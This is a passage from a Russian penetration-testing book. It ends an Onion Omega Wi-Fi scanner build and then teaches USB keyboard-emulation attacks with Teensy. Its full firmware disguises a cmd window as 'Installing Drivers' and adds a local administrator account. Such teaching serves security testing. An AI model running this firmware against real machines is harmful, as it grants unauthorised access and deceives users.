


Рис. 3.27. Собранное устройство

Антенну подключим в соответствующий выход (рис. 3.28).




Рис. 3.28. Собранное устройство с антенной

Теперь перейдем к программной части. Подключимся к Onion Omega с помощью SSH и установим Python и несколько других дополнений.

```
opkg update
opkg install python-light pyOledExp ogps git git-http ca-bundle
```

Здесь:

pyOledExp – пакет для работы с OLED;

ogps – пакет, обеспечивающий необходимый сбор информации с GPS-модуля сервиса ubus;

git, git-http, ca-bundle – пакеты для загрузки проектов с GitHub.

Для того чтобы устройство увидело модуль GPS необходимо перезапустить службу rpcd с помощью команды:

```
/etc/init.d/rpcd restart
```

В случае если и это не помогло, нужно переустановить пакет ogps с помощью следующих команд:

```
opkg remove ogps
opkg update
opkg install ogps
```

Далее нам необходимо загрузить необходимый код из репозитория git:

```
cd /root
git clone https://github.com/OnionIoT/wifi-hotspot-scanner.git
```

Затем нужно настроить работу нашего сканера так, чтобы он автоматически запускался после включения Onion Omega. Для этого необходимо отредактировать файл /etc/rc.local, добавив перед exit следующую строку:

```
python /root/wifi-hotspot-scanner/main.py &
```

Теперь после запуска устройства автоматически запустится сканер в фоновом режиме, после завершения процесса инициализации операционной системы.

Далее посмотрим, как пользоваться этим устройством. Если модулю GPS удалось обнаружить сигнал спутника, на экране будут видны время и координаты. Также вы увидите до шести найденных беспроводных сетей с наилучшим сигналом.

Устройство будет сохранять все найденные сети в файл wifiData.csv в каталоге проекта. В случае если не удалось получить координаты со спутника, на экран будет выведено сообщение об ошибке. Через несколько секунд будет произведена повторная попытка соединиться со спутником.

В завершение я приведу исходный код проекта, для того чтобы при желании его можно было доработать под свои нужды.

Ключевой функцией, на которой базируется практически любой проект Omega, является ubus – системная утилита, которая позволяет вызывать сервисы и передавать данные в Web API. Она имеет следующий синтаксис:

```
ubus call (service) (function) '{(JSON parameters)}'
```

Функции сканирования Wi-Fi и GPS доступны как функции ubus, которые могут быть вызваны любой программой. Вот пример из модуля ubusHelper.py:

```
# basics of running a command
# returns a dict as ubus functions return json objects
def runCommand(command):
output, err = shellHelper.runCommand(command)
responseDict = json.loads(output)
return responseDict

# often used commands
# add more if you need
def call(args):
command = ["ubus", "call"]
command.extend(args)
return runCommand(command)
and the helpers.py module:
# scan wifi networks in range
# returns a list of wifi dictionaries
def scanWifi():
device = json.dumps({"device": "ra0"})
args = ["onion", "wifi-scan", device]
return ubus.call(args)["results"]

# read the GPS expansion
# returns a dictionary with gps info
def readGps():
args =["gps", "info"]
response = ubus.call(args)

# check if the GPS is locked
if "signal" in response and response["signal"] == False:
return False
# else return the data
return response
```

По сути, функция `scanWifi()` выполняет следующую команду:

```
ubus call onion wifi-scan '{"device":"ra0"}'
```

а `readGps()` выполняет

```
ubus call gps info
```

Попробуйте выполнить эти две команды в командной строке Omega вручную и посмотрите результат. Более подробно ознакомиться с исходным кодом и описание можно на сайте https://github.com/OnionIoT/.

3.5.2. Заключение

Ознакомившись со стоимостью приведенных в описании проекта компонентов, я обнаружил, что их суммарная стоимость будет примерно равна бюджетному смартфону, который сможет с легкостью обеспечить аналогичный функционал посредством какой-нибудь бесплатной программы. Хотя сам

проект Onion Omega мне все же кажется интересным и, возможно, в будущем с помощью данной платы можно будет собрать не только интересные, но и недорогие устройства.

3.6. Итоги главы

В этой главе мы достаточно подробно рассмотрели те устройства, которые нам пригодятся при проведении внешнего тестирования на проникновение. По сути, основной упор был сделан на анализ и проникновение через беспроводные сети Wi-Fi. Беспроводные сети набирают все большую популярность. Все большее число предприятий разворачивает на своей территории Wi-Fi. При этом далеко не всегда обеспечивает нужный уровень безопасности. Зачастую используются настройки по умолчанию и слабые пароли, что позволяет злоумышленникам не только подключаться к корпоративной беспроводной сети, но и пытаться развить атаку, просканировав сеть и получив доступ к другим ресурсам компании.

Все приведенные в этой главе атаки, связанные как с проникновением в беспроводную сеть, так и со сканированием сети, поиском и эксплуатацией уязвимостей, также могут быть применимы и при внутреннем тесте, о котором речь пойдет в следующей главе. Однако, так как при внешнем аудите Wi-Fi зачастую является единственным каналом проникновения в корпоративную сеть, я описал соответствующие устройства в этой главе.

Далее мы перейдем к рассмотрению устройств для внутреннего тестирования на проникновение.

Глава 4.

МОДЕЛИРУЕМ ВНУТРЕННИЕ УГРОЗЫ

4.1. HID-атаки с помощью Teensy

Как читатель мог заметить в главе, посвященной подготовке устройств, плата Teensy позволяет печатать текст, как обычная клавиатура. Этот функционал дает возможность реализовать различные атаки и автоматизировать выполнение ряда рутинных задач. Рассмотрим более подробно использование Teensy.

4.1.1. Странная флешка

Итак, наша макетная плата при подключении к компьютеру может «притворяться» клавиатурой. То есть мы можем с помощью данной платы осуществлять ввод и выполнение различных команд на компьютере жертвы. При этом, стоит не забывать, что все команды будут выполняться с правами текущего пользователя.

Однако и с таким ограничением мы можем реализовать целый ряд атак. Вот основные для ОС Windows:

1. Добавление пользователей с различными правами, в рамках прав текущего пользователя.
2. Изменение hosts-файла и настроек DNS с целью перенаправления пользовательского трафика на узел, контролируемый злоумышленником.
3. Запуск служб удаленного доступа с добавлением учетных записей.
4. Создание файлов на атакуемой машине.
5. Копирование файлов с и на атакуемую машину.
6. Хищение сохраненных на машине пользовательских паролей.
7. Создание точки беспроводного доступа на атакуемой машине.
8. Установка из сети на атакуемую машину различных приложений (эксплоитов, снифферов, клавиатурных шпионов и т. д.).
9. Реверсивный Shell с удаленной машины.
10. Автоматизация настройки прикладного программного обеспечения для выполнения задач пентеста.
11. Выполнение произвольных команд.

По сути, большинство из этих атак сводится к вводу на компьютер, посредством Teensy, необходимых команд и «нажатию» горячих клавиш. В основу некоторых из приведенных ниже примеров положены исходные коды прошивок, входящих в утилиту Toolkit Kautilya[1], другие разработаны непосредственно мной на основе собственного опыта.

[1] https://github.com/samratashok/Kautilya.

4.1.2. Базовый код для атак

По аналогии с Arduino, все прошивки для Teensy имеют общие элементы. Для того чтобы плата «напечатала» какой-либо текст на экране, необходимо использовать следующие команды:

```
void setup() {
}
void loop() {
Keyboard.print("Print text");
delay(5000);
}
```

Здесь, как и в Arduino, есть процедуры `setup()` и `loop()`. Функция `Keyboard.print()` позволяет печатать нужный текст, а `delay` создаст необходимую задержку в 5 секунд. Если установить плату с данной прошивкой, то фраза «Print text» будет печататься в любом активном в настоящий момент окне, позволяющем осуществлять ввод текста, например Microsoft Word или Notepad.

Однако для практической реализации наших атак этого явно недостаточно. Нам необходимо сначала открыть командную строку, в которой уже будут выполняться команды. При этом важной особенностью Teensy является отсутствие обратной связи. То есть мы не можем никак узнать о последствиях «нажатия» клавиш. Таким образом, нам необходимо заранее отработать все возможные варианты развития событий, для того чтобы минимизировать вероятность некорректной работы платы и, как следствие, срыва атаки. Основной проблемой может стать потеря «фокуса» приложением, когда оно перестает быть активным и, следовательно, плата продолжает печатать команды уже не в окне командной строки, а, к примеру, в Word, который в данный момент открыл пользователь. Постараться избежать этих проблем можно с помощью установки пауз после выполнения каждой из команд. Если пытаться вводить все команды без пауз, то, скорее всего, вы потеряете фокус, так как операционная система на атакуемой машине не будет успевать за вашим вводом.

Еще одним важным моментом является используемая операционная система. В своей книге я буду использовать примеры для Windows 7 и Windows 10. По моему мнению, эти две операционные системы на сегодняшний день имеют наибольшее распространение. Об операционных системах, не входящих в семейство Microsoft Windows, мы поговорим отдельно.

Так как нам необходимо, чтобы наш код выполнялся всего один раз, его следует поместить в процедуру `setup()`. В случае если требуется повторять нажатия клавиш, можно воспользоваться `loop()`, однако в общем случае нам не потребуются повторы, поэтому везде будет использоваться `setup()`.

Для того чтобы выполнить какую-либо команду или скрипт, нам необходимо сначала попасть в командную строку. Здесь нелишним будет знание горячих клавиш операционной системы. Так, для того чтобы попасть в поле ввода команд, нам необходимо нажать клавишу **Win**. Далее для открытия командной строки необходимо набрать **cmd** и нажать клавишу **Enter** (рис. 4.1).

Рис. 4.1. Интерфейс Windows для запуска команд

После попадания в командную строку можно «набирать» нужные команды и скрипты.

В этом, казалось бы, простом наборе действий необходимо учесть ряд нюансов. Во-первых, выполнение кода на нашем USB-устройстве начнется сразу после того, оно будет подключено и определено системой. Для начала нужно убедиться, что устройство правильно определилось системой. Соответственно, в этот момент на рабочем столе может уже быть активно то или иное приложение. Так что далее нам необходимо свернуть все приложения на рабочем столе.

Кроме того, набор текста настоящим пользователем намного медленнее, чем «набор» макетной платой. В связи с этим операционная система и приложения могут просто не успевать реагировать на «машинные нажатия» клавиш, так как это будет делаться слишком быстро. Для борьбы с этим после ввода каждой команды или действия необходимо делать небольшие паузы.

И наконец, весь процесс «машинного набора» не может происходить незаметно от пользователя. Окно *cmd* нельзя открыть в невидимом режиме, так же как и нельзя «нажимать» клавиши и отображать результат незаметно от пользователя.

А еще мы никак не можем узнать результат выполнения наших команд. Единственным средством, которое может проверить Teensy, является определение того, нажата ли клавиша **Caps Lock**. Делается это посредством программного анализа, горит ли соответствующий светодиод на клавиатуре.

Таким образом, мы можем программно нажимать **Caps Lock** посредством *vbscript* в качестве результата выполнения действия и затем в коде Teensy уже выполнять следующие шаги в зависимости от результатов выполнения предыдущих действий.

Таким образом, нашими основными шагами при написании прошивки для Teensy будут следующие:

1. Убеждаемся, что ОС видит USB-устройство.
2. Сворачиваем все окна.
3. Запускаем cmd в окне минимального размера.
4. Выполняем необходимые команды.

С учетом всего вышеизложенного базовая конструкция скрипта будет иметь следующий вид:

```
#include<usb_private.h> //объявляем необходимую библиотеку

# define PAYLOAD_WHAT_TO_DO "calc.exe" //определяем первую команду, которую хотим выполнить
... //аналогичным способом определяем остальные выполняемые команды
void setup()  //обязательная процедура setup
{
   delay(3000); //задержка 3 секунды
   minimise_windows(); //очищаем рабочий стол и переходим в меню Пуск
   delay(500); //ждем полсекунды
   while(!cmd_admin(3,500)) //пытаемся создать окно cmd в минимальном разрешении
     {
     reset_windows_desktop(2000);
     }
   Keyboard.println(PAYLOAD_WHAT_TO_DO); //выполняем первую команду
   delay(2000);
    ... //выполняем последующие команды
   delay(1000);
   Keyboard.println("exit"); //закрываем окно cmd
}

void loop(){
} //цикл пуст, так как мы не собираемся производить повторяющихся действий



void wait_for_drivers(int sleep) //в данной процедуре мы проверяем корректность
                                 //установки драйверов
{
  bool CapsLockTrap = is_caps_on();
  while(CapsLockTrap == is_caps_on())
  {
     Keyboard.set_key1(KEY_CAPS_LOCK);
     Keyboard.send_now();
     delay(200);
     Keyboard.set_modifier(0);
     Keyboard.set_key1(0);
     Keyboard.send_now();
```

```
    delay(500);
    delay(sleep);
  }
   Keyboard.set_key1(KEY_CAPS_LOCK);
   Keyboard.send_now();
   delay(200);
   Keyboard.set_modifier(0);
   Keyboard.set_key1(0);
   Keyboard.send_now();
   delay(500);
   delay(sleep);
}

int ledkeys(void) {return int(keyboard_leds);} //опрашиваем состояния светодиодов
                                               //клавиатуры

bool is_caps_on(void) {return ((ledkeys() & 2) == 2) ? true : false;} //горит
                                                    //ли светодиод CAPS LOCK

bool cmd_admin(int reps, int millisecs) //окно командной строки от имени
                                        //администратора
{
   make_sure_capslock_is_off(); //вызов процедуры проверки состояния CAPS_LOCK
   delay(700);
   Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
   Keyboard.send_now();
   Keyboard.set_modifier(0);
   Keyboard.send_now();
   delay(3000);
   Keyboard.print("cmd /T:01 /K \"@echo off && mode con:COLS=15 LINES=1 && title
                Installing Drivers\""); //окно командной строки будет называться
                                        //Installing Drivers. Пытаемся ввести
                                        //пользователя в заблуждение
   delay(2000);
   Keyboard.set_modifier(MODIFIERKEY_CTRL);
   Keyboard.send_now();
   Keyboard.set_modifier(MODIFIERKEY_CTRL | MODIFIERKEY_SHIFT);
   Keyboard.send_now();
   Keyboard.set_key1(KEY_ENTER);
   Keyboard.send_now();
   delay(200);
   Keyboard.set_modifier(0);
   Keyboard.set_key1(0);
   Keyboard.send_now();
   delay(500);
   delay(7000);
   send_left_enter();
   delay(4000);
   create_click_capslock_win();
   check_for_capslock_success_teensy(reps,millisecs); //проверяем, что CAPS LOCK нажат,
                                                      //значит, все действия выполнены
                                                      //успешно
```

```
}

bool cmd(int reps, int millisecs, char *SomeCommand) //процедура выполнения команд
{
   make_sure_capslock_is_off();
   delay(700);
   Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
   Keyboard.set_key1(KEY_R);
   Keyboard.send_now();

   delay(500);
   Keyboard.set_modifier(0);
   Keyboard.set_key1(0);
   Keyboard.send_now();

   Keyboard.print(SomeCommand);
   Keyboard.set_key1(KEY_ENTER);
   Keyboard.send_now();

   Keyboard.set_key1(0);
   Keyboard.send_now();

   delay(3000);
   create_click_capslock_win();
   check_for_capslock_success_teensy(reps,millisecs); //проверяем, что CAPS LOCK нажат,
                                                      //значит, все действия выполнены
                                                      //успешно
}

void make_sure_capslock_is_off(void) //эта процедура проверяет, что CAPS LOCK
                                     //не нажат. Если нажат, то жмем еще раз
{
  if (is_caps_on())
  {
     delay(500);
     Keyboard.set_key1(KEY_CAPS_LOCK);
     Keyboard.send_now();
     delay(200);
     delay(700);
     Keyboard.set_modifier(0);
     Keyboard.set_key1(0);
     Keyboard.send_now();
     delay(500);
     delay(700);
  }
}

void create_click_capslock_win() //процедура создает файл с VBscript-сценарием,
                                 //нажимающим CAPS_LOCK
{
   Keyboard.println("echo Set WshShell = WScript.CreateObject(\"WScript.Shell\"):
                    WshShell.SendKeys \"{CAPSLOCK}\"' > %temp%\\capslock.vbs");
   delay(400);
   Keyboard.println("wscript %temp%\\capslock.vbs");
```

```
   delay(2000);
}

bool check_for_capslock_success_teensy(int reps, int millisecs) //процедура после
   //заданной паузы, проверяет, нажат ли CAPS LOCK. Если да, то вызываем
   //процедуру его отключения
{
 unsigned int i = 0;
 do
   {
    delay(millisecs);
     if (is_caps_on())
       {
        make_sure_capslock_is_off();
        delay(700);
        return true;
       }
     i++;
   }
 while (!is_caps_on() && (i<reps));
 return false;
}

void minimise_windows(void) //процедура минимизации окна
{
   Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
   Keyboard.set_key1(KEY_M);
   Keyboard.send_now();
   delay(300);
   Keyboard.set_modifier(0);
   Keyboard.set_key1(0);
   Keyboard.send_now();
   delay(500);
   delay(300);
}

void reset_windows_desktop(int sleep)
{
   delay(1000);
   minimise_windows();
   delay(sleep);
   minimise_windows();
   delay(sleep);
   minimise_windows();
   delay(200);
}

void send_left_enter()
{
   delay(1000);
   Keyboard.set_key1(KEY_LEFT);
   Keyboard.send_now();
```

```
delay(100);
Keyboard.set_key1(0);
Keyboard.send_now();
Keyboard.set_key1(KEY_ENTER);
Keyboard.send_now();
delay(100);
Keyboard.set_key1(0);
Keyboard.send_now();
}
```

Большинство фрагментов кода, имеющих критическое значение для дальнейшего понимания, я прокомментировал.

Для понимания того, как в коде Teensy нажать ту или иную клавишу. я привел табл. 4.1.

Таблица 4.1. Коды клавиш

Клавиша	Десятичное число	Комментарий
Кнопки мыши		
Левая кнопка	1	LBUTTON
Правая кнопка	2	RBUTTON
Средняя кнопка	4	MBUTTON
Клавиши основной клавиатуры		
F1	112	F1
F2	113	F2
F3	114	F3
F4	115	F4
F5	116	F5
F6	117	F6
F7	118	F7
F8	119	F8
F9	120	F9
F10	121	F10
F11	122	F11
F12	123	F12
пробел	32	SPACE
BackSpace	8	BACK
Tab	9	TAB
Enter	13	RETURN

Клавиша	Десятичное число	Комментарий
Shift	16	SHIFT
Ctrl	17	CONTROL
Alt	18	MENU
CapsLock	20	CAPITAL
Esc	27	ESCAPE
Insert	45	INSERT
PageUp	33	PRIOR
PageDown	34	NEXT
End	35	END
Home	36	HOME
курсор <	37	LEFT
курсор ^	38	UP
курсор >	39	RIGHT
курсор v	40	DOWN
Delete	46	DELETE
PrintScreen	44	SNAPSHOT
ScrollLock	145	SCROLL
0,)	48	-
1 !	49	-
2 @	50	-
3 #	51	-
4 $	52	-
5 %	53	-
6 ^	54	-
7 &	55	-
8 *	56	-
9 (	57	-
` ~	192	-
- _	189	-
= +	187	-
[{	219	-
] }	221	-
; :	186	-

Клавиша	Десятичное число	Комментарий
' "	222	–
\ |	220	–
, <	188	–
. >	190	–
/ ?	191	–
a A	65	–
b B	66	–
c C	67	–
d D	68	–
e E	69	–
f F	70	–
g G	71	–
h H	72	–
i I	73	–
j J	74	–
k K	75	–
l L	76	–
m M	77	–
n N	78	–
o O	79	–
p P	80	–
q Q	81	–
r R	82	–
s S	83	–
t T	84	–
u U	85	–
v V	86	–
w W	87	–
x X	88	–
y Y	89	–
z Z	90	–
Win(Л)	91	LWIN
Win(Пр)	92	RWIN

Клавиша	Десятичное число	Комментарий
На правой клавиатуре при выключенной клавише NumLock		
0	96	NUMPAD0
1	97	NUMPAD1
2	98	NUMPAD2
3	99	NUMPAD3
4	100	NUMPAD4
5	101	NUMPAD5
6	102	NUMPAD6
7	103	NUMPAD7
8	104	NUMPAD8
9	105	NUMPAD9
*	106	MULTIPLY
+	107	ADD
-	108	SUBTRACT
.	109	DECIMAL
/	110	DIVIDE

В соответствии с полями этой таблицы нам необходимо указывать в коде наименования нажимаемых клавиш, например:

```
Keyboard.set_key1(KEY_ENTER);
```

Эти наименования относятся прежде всего к служебным клавишам, для обычных клавиш, таких как буквы или цифры, мы используем:

```
Keyboard.println("text");
```

Теперь перейдем к рассмотрению практических примеров.

4.1.3. Добавление пользователя

Начнем с создания пользователя в системе. Для этого нам прежде всего необходимо проверить работу тех команд, которые будет «набирать» наше устройство. С этой целью в командной строке нужно выполнить в ОС следующие команды.

```
net user tester p@ssw0rd /add
net localgroup Administrators tester /add
```

Первая команда создает пользователя `tester` с паролем `p@ssw0rd`, а вторая пытается добавить его в группу локальных администраторов. Успешное

выполнение данных команд будет возможно только при наличии соответствующих прав в операционной системе у того пользователя, который будет подключать USB-устройство. Об этом не стоит забывать, так как на стенде при тестировании у вас могут быть административные права, но в реальных условиях у пользователя может не оказаться необходимого набора прав или возможность добавления локальных пользователей на компьютер может быть запрещена доменными политиками безопасности.

Теперь посмотрим, как это сделать с помощью эмуляции нажатия клавиш на макетной плате Teensy. Как я уже упоминал, сначала нам необходимо нажать клавишу **Win**, затем запустить командную строку, набрав cmd, и после этого выполнить описанные выше команды. В реальных условиях последовательность выполняемых действий будет дополнена небольшими паузами, так как плата не сможет никак определить, какое окно сейчас активно и как выполнилась предыдущая команда. Однако паузы между вводами команд не должны быть слишком большими, так как пользователь может обратить внимание на подозрительную активность и предпринять какие-либо действия. Однако более вероятно, что он может начать выполнять свои задачи в системе, например переключать окна, в результате чего команды будут вводиться не в том окне и атака не только не удастся, но и рискует быть обнаружена, так как команды будут введены в окне другого приложения, например Microsoft Word.

Кроме того, не забываем, что перед выполнением кода Teensy нам также необходимо сделать задержку, так как USB-устройство потребует времени на инициализацию.

Также напомню, что, для того чтобы «странная» активность была как можно менее заметной, мы свернем окно cmd.exe, в котором и будут выполняться наши команды, до минимального размера. Это окно будет присутствовать на экране в течение нескольких секунд, а потом исчезнет. Как видно на рис. 4.2, это окно не слишком заметно.




Рис. 4.2. Окно, в котором Teensy выполняет команды

За основу нашего кода, выполняющего описанные выше команды, а также необходимые подготовительные действия, мы возьмем конструкцию, представленную в предыдущем разделе, и добавим константы PAYLOAD_USER_ADD и PAYLOAD_GROUP_ADD, которые будут содержать необходимые команды для добавления пользователя и группы.

Получаем следующий код:

```
#include<usb_private.h> //объявляем необходимую библиотеку
# define PAYLOAD_USER_ADD "net user tester p@ssw0rd /add" //определяем команду
добавления пользователя
# define PAYLOAD_GROUP_ADD "net localgroup Administrators tester /add" //определяем
                                                    //команду добавления в группу

void setup() { //обязательная процедура setup
 delay(3000); //задержка 3 секунды
 minimise_windows(); //очищаем рабочий стол и переходим в меню Пуск
 delay(500); //ждем полсекунды
 while(!cmd_admin(3,500)) //пытаемся создать окно cmd в минимальном разрешении
 {
  reset_windows_desktop(2000);
 }
 Keyboard.println(PAYLOAD_USER_ADD); //выполняем первую команду
 delay(2000);
 Keyboard.println(PAYLOAD_GROUP_ADD); //выполняем вторую команду
 delay(1000);
 Keyboard.println("exit"); //закрываем окно cmd
}

void loop(){
} //цикл пуст, так как мы не собираемся производить повторяющихся действий

void wait_for_drivers(int sleep) //в данной процедуре мы проверяем корректность
                                 //установки драйверов
{
 bool CapsLockTrap = is_caps_on();
 while(CapsLockTrap == is_caps_on())
 {
  Keyboard.set_key1(KEY_CAPS_LOCK);
  Keyboard.send_now();
  delay(200);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(sleep);
 }
 Keyboard.set_key1(KEY_CAPS_LOCK);
 Keyboard.send_now();
 delay(200);
 Keyboard.set_modifier(0);
 Keyboard.set_key1(0);
```

```
  Keyboard.send_now();
  delay(500);
  delay(sleep);
}

int ledkeys(void) {return int(keyboard_leds);} //опрашиваем состояния светодиодов
                                               //клавиатуры

bool is_caps_on(void) {return ((ledkeys() & 2) == 2) ? true : false;} //горит ли
                                                    //светодиод CAPS LOCK

bool cmd_admin(int reps, int millisecs) // окно командной строки от имени администратора
{
   make_sure_capslock_is_off();//вызов процедуры проверки состояния CAPS_LOCK
   delay(700);
   Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
   Keyboard.send_now();
   Keyboard.set_modifier(0);
   Keyboard.send_now();
   delay(3000);
   Keyboard.print("cmd /T:01 /K \"@echo off && mode con:COLS=15 LINES=1 && title
   Installing Drivers\""); //окно командной строки будет называться Installing
                           //Drivers. Пытаемся ввести пользователя в заблуждение
   delay(2000);
   Keyboard.set_modifier(MODIFIERKEY_CTRL);
   Keyboard.send_now();
   Keyboard.set_modifier(MODIFIERKEY_CTRL | MODIFIERKEY_SHIFT);
   Keyboard.send_now();
   Keyboard.set_key1(KEY_ENTER);
   Keyboard.send_now();
   delay(200);
   Keyboard.set_modifier(0);
   Keyboard.set_key1(0);
   Keyboard.send_now();
   delay(500);
   delay(7000);
   send_left_enter();
   delay(4000);
   create_click_capslock_win();
   check_for_capslock_success_teensy(reps,millisecs); //проверяем, что CAPS LOCK нажат,
                                          //значит, все действия выполнены успешно
}

bool cmd(int reps, int millisecs, char *SomeCommand) //процедура выполнения команд
{
   make_sure_capslock_is_off();
   delay(700);
   Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
   Keyboard.set_key1(KEY_R);
   Keyboard.send_now();

   delay(500);
```

```
    Keyboard.set_modifier(0);
    Keyboard.set_key1(0);
    Keyboard.send_now();

    Keyboard.print(SomeCommand);
    Keyboard.set_key1(KEY_ENTER);
    Keyboard.send_now();

    Keyboard.set_key1(0);
    Keyboard.send_now();

    delay(3000);
    create_click_capslock_win();
    check_for_capslock_success_teensy(reps,millisecs); //проверяем, что CAPS LOCK нажат,
                                          //значит, все действия выполнены успешно
}

void make_sure_capslock_is_off(void) //эта процедура проверяет, что CAPS LOCK
                                     //не нажат. Если нажат, то жмем еще раз
{
  if (is_caps_on())
  {
    delay(500);
    Keyboard.set_key1(KEY_CAPS_LOCK);
    Keyboard.send_now();
    delay(200);
    delay(700);
    Keyboard.set_modifier(0);
    Keyboard.set_key1(0);
    Keyboard.send_now();
    delay(500);
    delay(700);
  }
}

void create_click_capslock_win() //процедура создает файл с VBscript-сценарием,
                                 //нажимающим CAPS_LOCK
{
    Keyboard.println("echo Set WshShell = WScript.CreateObject(\"WScript.Shell\"):
                      WshShell.SendKeys \"{CAPSLOCK}\"' > %temp%\\capslock.vbs");
    delay(400);
    Keyboard.println("wscript %temp%\\capslock.vbs");
    delay(2000);
}

bool check_for_capslock_success_teensy(int reps, int millisecs) //процедура после
      //заданной паузы, проверяет, нажат ли CAPS LOCK. Если да, то вызываем
      //процедуру его отключения
{
  unsigned int i = 0;
  do
  {
```

```
    delay(millisecs);
    if (is_caps_on())
    {
     make_sure_capslock_is_off();
     delay(700);
     return true;
    }
    i++;
  }
  while (!is_caps_on() && (i<reps));
  return false;
}

void minimise_windows(void) //процедура минимизации окна
{
    Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
    Keyboard.set_key1(KEY_M);
    Keyboard.send_now();
    delay(300);
    Keyboard.set_modifier(0);
    Keyboard.set_key1(0);
    Keyboard.send_now();
    delay(500);
    delay(300);
}

void reset_windows_desktop(int sleep)
{
    delay(1000);
    minimise_windows();
    delay(sleep);
    minimise_windows();
    delay(sleep);
    minimise_windows();
    delay(200);
}

void send_left_enter()
{
    delay(1000);
    Keyboard.set_key1(KEY_LEFT);
    Keyboard.send_now();
    delay(100);
    Keyboard.set_key1(0);
    Keyboard.send_now();

    Keyboard.set_key1(KEY_ENTER);
    Keyboard.send_now();
    delay(100);
    Keyboard.set_key1(0);
    Keyboard.send_now();
}
```

Как можно убедиться, полный код прошивки для Teensy достаточно большой, причем все приведенные в нем процедуры обязательно требуются для правильной работы программы, так как в случае, если мы удалим часть процедур, есть риск столкнуться с ситуацией, когда мы, к примеру, начнем «набирать» команды, не убедившись в том, что открылось окно командной строки или корректно проинициализировалось USB-устройство в операционной системе.

Напомню дальнейшие действия, которые необходимо выполнить в среде Arduino IDE, для того чтобы записать код прошивки на макетную плату. Для этого необходимо открыть среду разработки Arduino, в ней сначала разместить исходный код, затем подключить макетную плату к USB-порту компьютера.

Для компиляции исходного кода и записи прошивки на макетную плату необходимо нажать значок кружка со стрелкой «загрузить». В нижней части экрана будет отображаться ход выполнения задачи. В случае если все прошло корректно, появится окно, сообщающее об успешной записи кода на макетную плату. После появления данного сообщения плату необходимо отключить от USB-порта, так как в противном случае начнется выполнение кода прошивки непосредственно на машине разработчика, что, наверное, не является хорошей идеей.

Как обычно, рассмотрим ситуацию, когда что-то пошло не так. Например, что делать в случае, если при компиляции выдаются ошибки Java Exception? Причин этому может быть несколько, однако, скорее всего, вы просто забыли выставить в настройках среды Arduino IDE параметры макетной платы Teensy, оставив вместо этого настройки предыдущей, например ESP 8266.

Для того чтобы это исправить, необходимо выполнить следующие действия. В среде Arduino IDE выбрать вкладку **Tools**, далее перейти в **Boards** и затем выбрать **USB Keyboard**. Очевидно, что в случае, если в разделе **Boards** выбрано что-то другое, макетная плата не будет прошиваться корректно.

Еще одной причиной ошибки может быть отсутствие необходимого расширения Teensyduino. О том, где его взять и как установить, речь шла во второй главе, посвященной базовой настройке устройств и среды разработки.

Теперь посмотрим, как выполнение нашего кода будет выглядеть на атакуемой машине, работающей под ОС Windows 7 или 10.

После включения платы в USB-порт в работу включится компонент операционной системы User Access Control. Он запросит разрешение на выполнение cmd.exe. По идее, если здесь нажать **Нет**, то ничего не выполнится, однако если после появления сообщения UAC ничего не нажимать, то через несколько секунд сценарий Teensy успешно отработает.

